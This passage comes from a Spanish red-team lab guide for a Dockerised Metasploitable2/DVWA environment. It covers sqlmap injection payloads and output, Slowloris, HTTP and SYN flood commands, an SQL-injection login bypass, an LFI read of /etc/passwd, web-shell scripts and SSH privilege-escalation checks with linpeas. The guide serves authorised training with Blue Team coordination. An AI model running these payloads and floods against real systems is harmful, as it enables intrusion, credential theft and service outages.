[2026-06-01 02:38:28] [[0:32mINFO[0m] Evidence saved at: /root/.loot/phase-5-exploitation/20260601-023808
[2026-06-01 02:38:28] [[0:32mINFO[0m] Files generated:
total 24
drwxr-xr-x 2 root root 4096 Jun 1 02:38 .
drwxr-xr-x 9 root root 4096 Jun 1 02:38 ..
-rw-r--r-- 1 root root 920 Jun 1 02:38 msf-vsftpd.txt
-rw-r--r-- 1 root root 2206 Jun 1 02:38 run.log
-rw-r--r-- 1 root root 185 Jun 1 02:38 vsftpd-exploit.rc
-rw-r--r-- 1 root root 1464 Jun 1 02:38 vsftpd-shell.txt

-- Extrayendo evidencia: phase-5-exploitation -> evidence\phase-5-exploitation\
[OK] evidence\phase-5-exploitation\20260601-023808\
Name KB
msf-vsftpd.txt 0.9
run.log 2.5
vsftpd-exploit.rc 0.2
vsftpd-shell.txt 1.4

=== FASE 5b ù Explotacion: SQL Injection DUMA (<7 bases de datos>) ===
=====
Phase 5 ù SQL Injection DUMA <demo>
Target : 172.20.0.20
Network : 172.20.0.0/24
Date : 2026-06-01 02:38:34
Output : /root/.loot/phase-5-exploitation/20260601-023834
=====
[2026-06-01 02:38:34] [[0:32mINFO[0m] Autenticando contra DUMA
[2026-06-01 02:38:34] [[0:32mINFO[0m] Sesión obtenida: security=low; PHPSESSID=c0e7fda8ee49b76ea806822a14854541
[2026-06-01 02:38:34] [[0:32mINFO[0m] Ejecutando sqlmap en DUMA ù extrayendo bases de datos
=====
[1.10.4#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:38:35 /2026-06-01/
[02:38:35] [WARNING] using '/root/.loot/phase-5-exploitation/20260601-023834/sqlmap-duma' as the output directory

```

```

Administrator: Windows PowerShell

GET http://172.20.0.20/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Cookie: security=low; PHPSESSID=c0e7fda8ee49b76ea806822a14854541
do you want to test this URL? [Y/n/q]
> y
[02:38:35] [INFO] testing URL 'http://172.20.0.20/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit'
[02:38:35] [INFO] using '/root/.loot/phase-5-exploitation/20260601-023834/sqlmap-dvwa/results-06012026_0238am.csv' as
the CSV results file in multiple targets mode
[02:38:35] [INFO] testing connection to the target URL
[02:38:35] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:38:36] [INFO] testing if the target URL content is stable
[02:38:36] [INFO] target URL content is stable
[02:38:36] [INFO] testing if GET parameter 'id' is dynamic
[02:38:36] [WARNING] GET parameter 'id' does not appear to be dynamic
[02:38:36] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[02:38:36] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS
) attacks
[02:38:36] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) value
s? [Y/n] Y
[02:38:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:38:36] [WARNING] reflective value(s) found and filtering out
[02:38:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:38:37] [INFO] testing 'Generic inline queries'
[02:38:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[02:38:39] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[02:38:41] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[02:38:41] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comm
ent)' injectable (with --not-strings="Me")
[02:38:41] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:38:42] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:38:42] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[02:38:42] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[02:38:42] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED
)'
[02:38:42] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[02:38:42] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[02:38:42] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[02:38:42] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[02:38:42] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[02:38:42] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:38:42] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:38:42] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[02:38:42] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[02:38:42] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:38:42] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (F
LOOR)' injectable
[02:38:42] [INFO] testing 'MySQL inline queries'
[02:38:42] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[02:38:42] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[02:38:42] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[02:38:42] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[02:38:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[02:38:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[02:38:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[02:38:53] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[02:38:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[02:38:53] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[02:38:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one o
ther (potential) technique found
[02:38:53] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right num
ber of query columns. Automatically extending the range for current UNION query injection technique test
[02:38:53] [INFO] target URL appears to have 2 columns in query
[02:38:53] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[02:38:53] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you
experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 7648=7648&Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(1622,7173)>>(SELECT COUNT(*),CONCAT(0x7178787a71,(SELECT (ELT(1622=1622,1))) ,0x71626b7871,F
LOOR(RAND(0)*2))x FROM (SELECT 1740 UNION SELECT 9425 UNION SELECT 6784 UNION SELECT 9048)a GROUP BY x)-- jCxo&Submit
=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4813 FROM (SELECT(SLEEP(5)))sEIP)-- zJQE&Submit=Submit

```

```
Administrador: Windows PowerShell

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170707a71,0x43594c77784f695766444c58667665614b5669486a576568646d4e58507572646e6575517a4c5863,0x71626b7071)&&Submit=Submit
-----
do you want to exploit this SQL injection? [Y/n] Y
[02:38:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 <Hardy Heron>
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[02:38:54] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[02:38:54] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.loot/phase-5-exploitation/20260601-023834/sqlmap-dvwa/results-06012026_0238am.csv'

[*] ending @ 02:38:54 /2026-06-01/

[2026-06-01 02:38:54] [0:32mINFO] Evidence saved at: /root/.loot/phase-5-exploitation/20260601-023834
[2026-06-01 02:38:54] [0:32mINFO] Files generated:
total 24
drwxr-xr-x 3 root root 4096 Jun 1 02:38 .
drwxr-xr-x 10 root root 4096 Jun 1 02:38 ..
-rw-r--r-- 1 root root 746 Jun 1 02:38 run.log
-rw-r--r-- 1 root root 7757 Jun 1 02:38 sqli-dvwa.log
drwxr-xr-x 3 root root 4096 Jun 1 02:38 sqlmap-dvwa

-- Extrayendo evidencia: phase-5-exploitation -> evidence\phase-5-exploitation\
[OK] evidence\phase-5-exploitation\20260601-023834\

Name      KB
-----
sqlmap-dvwa 0
run.log    0.7
sqli-dvwa.log 7.6

=====
Fase 5 completada. Evidencia guardada en Windows.
```

9. Fase 6 — DoS

REQUISITO OBLIGATORIO: Coordinación previa con Blue Team.

Antes de ejecutar cualquier vector, enviar al canal del equipo:

```
[RED TEAM — INICIO FASE 6]
Fase      : DoS
Hora      : HH:MM
Técnica   : Slowloris + HTTP flood + SYN flood secuenciales
Target    : 172.20.0.20 (puerto 80)
Duración  : ~25 minutos incluyendo pausas
Señal OK  : Confirmar cuando estén monitoreando con Wireshark
```

Esperar confirmación escrita del Blue Team antes de continuar.

Ejecutar — 3 terminales simultáneas

Terminal 1 (PowerShell en el HOST) — Captura de paquetes

```
cd C:\Project-Red-Team
bash observability/start-pcap.sh
```

Esto resuelve automáticamente el nombre del bridge de Docker (**br-XXXXXXXXXXXX**) e inicia **tcpdump**. El archivo **.pcap** se guarda en **evidence/pcap/capture-<timestamp>.pcap**.

Para que el Blue Team abra el pcap en tiempo real con Wireshark:


```
# Obtener el nombre del archivo pcap generado
cat /tmp/lab-pcap-file
# Abrir en Wireshark (reemplazar con la ruta real)
wireshark evidence\pcap\capture-<timestamp>.pcap
```

Terminal 2 (PowerShell) — Monitor de latencia en tiempo real

```
docker exec -it redteam-kali bash -c "
  LAB_TARGET=172.20.0.20 bash /root/scripts/phase-6-dos/99-monitor.sh
"
```

Muestra una línea por segundo con `timestamp | http_code | tiempo_respuesta`. Durante el ataque se verá cómo el tiempo de respuesta aumenta o el código cambia a `000` (timeout).

Terminal 3 (PowerShell) — Orquestador de vectores

```
docker exec -it redteam-kali bash -c "
  LAB_TARGET=172.20.0.20 PAUSE_BETWEEN_VECTORS=30 bash /root/scripts/phase-6-dos/run-dos-
  window.sh
"
```

⚠️ ****Nota:**** `PAUSE\_BETWEEN\_VECTORS=30` reduce la pausa entre vectores a 30 segundos para la demo. En producción real es 300 segundos (5 minutos) para permitir recuperación completa del servicio.

El script pide confirmación interactiva antes de cada paso:

```
=====
DoS WINDOW — Coordinated attack execution
=====
Pre-flight checklist:
[ ] Blue Team notificado y monitoreando
[ ] Ventana acordada (hora inicio / hora fin)
[ ] Canal de señal de abort establecido
[ ] 99-monitor.sh corriendo en segunda terminal

Todo confirmado? Escribe YES para continuar:
```

Escribir `YES` y presionar Enter.

Luego para cada vector:

```
Baseline capturado. Iniciar Vector 1 (Slowloris)? [y/N]
```

Escribir `y` y presionar Enter.

Detalles de cada vector

Vector 1 — Slowloris

Qué hace: Abre 500 conexiones HTTP incompletas y las mantiene vivas enviando headers parciales cada 10 segundos. Agota el pool de workers del servidor Apache (150 conexiones máximo por defecto), impidiendo que usuarios legítimos se conecten.

```
slowhttptest -c 500 -H -i 10 -r 200 -t GET \
-u http://172.20.0.20:80/ -x 24 -p 3 -l 60 \
-g -o slowloris-report
```

Duración: 60 segundos. **Impacto esperado:** Apache deja de responder a nuevas conexiones. El monitor mostrará **000** (timeout) en los logs.

Vector 2 — HTTP Flood

Qué hace: Envía 50,000 requests HTTP GET con 1000 conexiones concurrentes usando Apache Bench. Satura el ancho de banda y la CPU del servidor.

```
ab -n 50000 -c 1000 -t 60 -r http://172.20.0.20:80/
```

Duración: Hasta 60 segundos. **Impacto esperado:** Aumento masivo de requests por segundo, degradación del tiempo de respuesta.

Vector 3 — SYN Flood

Qué hace: Envía miles de paquetes SYN con IPs de origen aleatorias (**--rand-source**). El servidor crea entradas en la tabla de conexiones semidefinidas (half-open) que nunca se completan, agotando los recursos del kernel.

```
hping3 -S --flood --rand-source -p 80 172.20.0.20
```

Duración: 30 segundos. **Este es el vector más disruptivo** — el servicio puede tardar más en recuperarse.

Señal de abort

Si el Blue Team envía la palabra **"ABORT"** al canal, presionar **Ctrl+C** inmediatamente en el Terminal 3 para detener el vector activo.

Verificar recuperación del servicio

```
docker exec redteam-kali bash -c "
curl -s -o /dev/null -w '%{http_code} - %{time_total}s\n' http://172.20.0.20/
"
```

Resultado esperado cuando el servicio se recuperó:

```
200 - 0.012s
```

Detener la captura de paquetes

```
bash observability/stop-pcap.sh
```

Evidencia generada

Archivo	Contenido
baseline-curl.csv	Latencia baseline (30 muestras antes del ataque)
baseline-ab.txt	Métricas Apache Bench antes del ataque
slowloris-report.html	Reporte gráfico del Slowloris

slowloris.pcap	Captura de paquetes del vector 1
http-flood-ab.txt	Métricas del HTTP flood
http-flood.pcap	Captura de paquetes del vector 2
syn-flood.log	Log del SYN flood
syn-flood.pcap	Captura de paquetes del vector 3
monitor-HHMMSS.csv	Latencia durante el ataque (una línea por segundo)
evidence/pcap/capture-*.pcap	Captura global desde el host

```
Administrador: Windows PowerShell

=====
Fase 5 completada. Evidencia guardada en Windows.
PS D:\Project-Red-Team> .\gns3\demo-fase.ps1 -Fase 6
=== FASE 6 ù DoS Slowloris vs bt-web ===

=====
FASE 6 ù DoS Slowloris vs bt-web <172.20.0.50:80>
=====

[1/41 Subiendo demo-dos-btweb.sh a la GNS3 VM...
[2/41 Ejecutando ataque DoS <Slowloris 60s + baseline + recovery>...
Salida en tiempo real:

=====
DEMO DoS ù Slowloris contra bt-web <172.20.0.50>
Target : 172.20.0.20
Network : 172.20.0.0/24
Date : 2026-06-01 02:39:07
Output : /root/.loot/phase-6-dos-btweb/20260601-023907
=====
[2026-06-01 02:39:07] [[0;32mINFO[0m] Baseline 10s contra http://172.20.0.50:80/
[2026-06-01 02:39:18] [[0;32mINFO[0m] Baseline: 02:39:17.200.0.003052
[2026-06-01 02:39:18] [[0;32mINFO[0m] Monitor en background <PID 6034> -> /root/.loot/phase-6-dos-btweb/20260601-023907
7/monitor.csv
[2026-06-01 02:39:21] [[1;33mWARN[0m] Lanzando Slowloris: 500 conexiones lentas durante 60s...
[2026-06-01 02:40:22] [[0;32mINFO[0m] Slowloris finalizado.
[2026-06-01 02:40:22] [[0;32mINFO[0m] Esperando recuperacion del servicio <15s>...
[2026-06-01 02:40:37] [[0;32mINFO[0m] Post-ataque: 200 en 0.001779s

===== RESUMEN DE IMPACTO =====
Target : 172.20.0.50:80 <bt-web / Apache2, MaxWorkers=20>
Muestras monitor : 43
Respuestas 200 : 29
Caidas <!=200> : 14
Recuperacion final: 200 en 0.001779s
Evidencia en : /root/.loot/phase-6-dos-btweb/20260601-023907
=====



--- Línea de tiempo <http_code por segundo> ---
02:39:18 code=200 <x4>
02:39:22 code=000 <x14>
02:40:19 code=200 <x25>

[3/41 Extrayendo evidencia del contenedor Kali...
Ruta en contenedor: /root/.loot/phase-6-dos-btweb/20260601-023907
[4/41 Descargando a D:\Project-Red-Team\evidence\phase-6\20260601-023907 ...

=====
EVIDENCIA GUARDADA
D:\Project-Red-Team\evidence\phase-6\20260601-023907
=====


Name                               Tamaño <KB>
----
baseline-curl.csv                  0.2
monitor.csv                       1.1
run.log                           0.9
slowloris-report.csv              0.9
slowloris-report.html             3.3
slowloris.log                     14.8
slowloris.pcap                    1076.4

=====
Fase 6 completada. Evidencia guardada en Windows.
=====
```



Test parameters

Test type	SLOW HEADERS
Number of connections	500
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	60 seconds
Using proxy	no proxy



10. Fase 7 — Post-explotación

Objetivo: Con las credenciales `msfadmin:msfadmin` obtenidas en Fase 4, ejecutar lineas para buscar rutas de escalada de privilegios.

Prerequisito: Conectividad SSH confirmada (verificada en Fase 4).

Ejecutar

```
docker exec redteam-kali bash -c "
  LAB_TARGET=172.20.0.20 SSH_USER=msfadmin SSH_PASS=msfadmin \
  bash /root/scripts/phase-7-post-exploitation/privesc-check.sh
"
```

Qué hace el script paso a paso:

23. Verifica conectividad SSH como `msfadmin@172.20.0.20`
24. Descarga `linpeas.sh` desde GitHub (requiere internet en el Kali)
25. Copia `linpeas.sh` al target via SCP
26. Ejecuta linpeas remotamente y guarda el output
27. Muestra hallazgos críticos (confianza $\geq 95\%$)

Conexión SSH manual para la demo:

```
docker exec -it redteam-kali bash -c "
  sshpass -p msfadmin ssh \
  -o StrictHostKeyChecking=no \
  -o KexAlgorithms=+diffie-hellman-group1-sha1 \
  -o 'MACs=+hmac-md5,hmac-sha1' \
  -o HostKeyAlgorithms=+ssh-rsa \
  msfadmin@172.20.0.20
"
```

Una vez dentro del target, ejecutar comandos de exploración:

```
id # uid=1000(msfadmin)
sudo -l # qué puede ejecutar como root
find / -perm -4000 2>/dev/null | head -20 # binarios SUID
cat /etc/crontab # tareas programadas
uname -a # versión del kernel
```

Evidencia generada

Archivo	Contenido
<code>linpeas-output.txt</code>	Output completo de linpeas
<code>run.log</code>	Hallazgos críticos filtrados

11. Ver evidencias

Toda la evidencia se guarda dentro del contenedor Kali en `/root/loot/`.

Ver estructura completa

```
docker exec redteam-kali find /root/loot -type f | sort
```

Ver evidencia de una fase específica

```
# Fase 1
```

```
docker exec redteam-kali ls -lh /root/loot/phase-1-recon/

# Fase 4 - credenciales
docker exec redteam-kali cat /root/loot/phase-4-credentials/<timestamp>/default-creds-
results.txt

# Fase 5 - LFI
docker exec redteam-kali cat /root/loot/phase-5-exploitation/<timestamp>/lfi-passwd.txt

# Fase 5 - RCE
docker exec redteam-kali cat /root/loot/phase-5-exploitation/<timestamp>/upload-rce.txt
```

Reemplazar **<timestamp>** con el directorio listado (formato **YYYYMMDD-HHMMSS**).

Copiar evidencia al host (para el informe)

```
# Copiar todo el loot al host
docker cp redteam-kali:/root/loot C:\Project-Red-Team\evidence-export

# Copiar solo una fase
docker cp redteam-kali:/root/loot/phase-5-exploitation C:\Project-Red-Team\evidence-
export\
```

12. Detener el entorno

```
cd C:\Project-Red-Team\docker
docker compose down
```

Para detener y eliminar también los volúmenes (reset completo):

```
docker compose down -v
```

13. Referencia rápida

Comandos de una sola línea para la demo

```
# Levantar entorno
cd C:\Project-Red-Team\docker && docker compose up -d --build

# Smoke tests
docker exec redteam-kali bash /root/scripts/lib/test-common.sh

# Fase 1 - Recon
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-1-
recon/recon.sh"
```

```
# Fase 2 - Scan
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-2-scanning/port-scan.sh"

# Fase 3 - Enum HTTP
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-3-enumeration/enum-http.sh"

# Fase 4 - Default creds
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-4-credentials/default-creds.sh"

# Fase 5 - SQLi manual (demo rápida)
docker exec redteam-kali bash -c "curl -s -X POST
'http://172.20.0.20/mutillidae/index.php?page=login.php' -d
'username=admin%27+OR+%271%27%3D%271&password=x&login-php-submit-button=Login' | grep -i
'query\|logged'"

# Fase 5 - LFI (demo rápida)
docker exec redteam-kali bash -c "curl -s
'http://172.20.0.20/mutillidae/index.php?page=../../../../etc/passwd' | grep -E '^[a-
z_][a-z0-9_-]*:x:'"

# Fase 5 - Web shells completo
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-5-exploitation/web-shells.sh"

# Fase 6 - Monitor (Terminal 2)
docker exec -it redteam-kali bash -c "LAB_TARGET=172.20.0.20 bash /root/scripts/phase-6-dos/99-monitor.sh"

# Fase 6 - DoS (Terminal 3, con pausa reducida para demo)
docker exec -it redteam-kali bash -c "LAB_TARGET=172.20.0.20 PAUSE_BETWEEN_VECTORS=30
bash /root/scripts/phase-6-dos/run-dos-window.sh"

# Fase 7 - Post-explotación
docker exec redteam-kali bash -c "LAB_TARGET=172.20.0.20 SSH_USER=msfadmin
SSH_PASS=msfadmin bash /root/scripts/phase-7-post-exploitation/privesc-check.sh"

# Detener entorno
cd C:\Project-Red-Team\docker && docker compose down
```

IPs y credenciales del laboratorio

Componente	IP	Usuario	Contraseña
Kali (atacante)	172.20.0.10	root	—
Metasploitable2 (target)	172.20.0.20	msfadmin	msfadmin
DVWA	172.20.0.20	admin	password
phpMyAdmin	172.20.0.20	root	(vacía)

Solución de problemas frecuentes

Problema	Causa	Solución
<code>redteam-target</code> en Restarting	Metasploitable2 tarda en iniciar	Esperar 60s, volver a ejecutar <code>docker ps</code>

ping: connect: Network unreachable	Stack no levantado	docker compose up -d desde docker/
ssh: Connection refused	Servicio SSH no activo aún	Esperar 60s más y reintentar
curl: (7) Failed to connect	Target no alcanzable	Verificar que ambos contenedores están en lab-net
Permission denied en start-pcap.sh	tcpdump requiere root	Ejecutar PowerShell como Administrador
Smoke test falla	Servicios aún iniciando	Esperar 2 min y repetir